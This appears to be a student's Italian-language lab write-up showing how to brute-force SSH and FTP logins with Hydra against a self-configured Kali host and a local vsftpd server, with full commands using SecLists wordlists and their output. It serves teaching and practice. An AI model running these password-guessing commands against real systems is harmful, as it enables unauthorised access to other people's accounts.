

CRACCARE L’AUTENTICAZIONE CON HYDRA:

Nel compito di oggi abbiamo aggiunto un nuovo user su kali, inserendo username e password. Successivamente, abbiamo startato il servizio ssh:



```
┌──(root㉿kali)-[/home/kali]
└─# sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N] y
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []: n
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(root㉿kali)-[/home/kali]
└─# sudo service ssh start
```


Fatto questo abbiamo eseguito un test per accertare la comunicazione tra l’ip di kali e la suddetta porta che sarà la 22. Abbiamo utilizzato hydra per cercare username e password in questo modo:



```
┌──(root㉿kali)-[/home/kali]
└─# ssh test_user@192.168.1.47
The authenticity of host '192.168.1.47 (192.168.1.47)' can't be established.
ED25519 key fingerprint is SHA256:EqfOiMUL19Bxdfvqiv2d0nr1vtziXMfCRw+ESBYSUP4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.47' (ED25519) to the list of known hosts.
test_user@192.168.1.47's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.1.47 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 03:32:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.47:22/
[22][ssh] host: 192.168.1.47   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 03:32:49
```

In questo caso noi conoscevamo l’user e la password quindi ci siamo soffermati soltanto sull’esecuzione del comando.

Nel caso dovessimo cercare queste credenziali nelle liste di seclists il comando sarà con le lettere -L e -P maiuscole, aggiungendo anche la -V per monitorare in livei tentativi di brute force di hydra:




```
┌──(test_user㉿kali)-[/home/kali/Desktop]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.t
xt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
 192.168.1.47 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:
13:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (
l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.47:22/
[ATTEMPT] target 192.168.1.47 - login "info" - pass "123456" - 1 of 829545500
0000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "password" - 2 of 8295455
000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "12345678" - 3 of 8295455
000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "qwerty" - 4 of 829545500
0000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "123456789" - 5 of 829545
5000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "12345" - 6 of 8295455000
000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "1234" - 7 of 82954550000
00 [child 0] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "111111" - 8 of 829545500
0000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "dragon" - 10 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "123123" - 11 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.47 - login "info" - pass "abc123" - 13 of 8295455000000 [child 2] (0/0)
```

SECONDA PARTE DEL COMPITO PIU’ OPZIONALE:

Nella seconda parte del compito abbaiamo fatto lo stesso attacco, ma questa volta a ftp.

Come prima abbiamo installato e avviato vsftpd ed eseguito i stessi comandi di prima per accedere alle credenziali sostituendo soltanto il protocollo:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.5
0  -t4 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:27:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ftp://192.168.1.50:21/
[ATTEMPT] target 192.168.1.50 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "123456789" - 5 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "1234567" - 9 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "123123" - 11 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "baseball" - 12 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "abc123" - 13 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.50 - login "info" - pass "letmein" - 16 of 8295455000000 [child 1] (0/0)
```

Anche qui come possiamo vedere hydra accere alle seclists per provare tutte le combinazioni possibili per trovare username e password, ma l’attesa sarebbe davvero molto lunga.

Per avere un risultato in tempi più brevi, premettendo che noi in questo caso conoscevamo le credenziali, abbiamo ridotto la ricerca dando nel comando l’user e la ricerca della password l’abbiamo fatta fare in una lista più piccola creata da noi in un file di testo.

In questo modo, con il comando: “ hydra -l test_user -P pswhack.txt 192.168.1.50 ftp” cercherà e troverà la password di test_user in un secondo.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P pswhack.txt 192.168.1.50 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:24:40
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking ftp://192.168.1.50:21/
[21][ftp] host: 192.168.1.50   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 10:24:44
```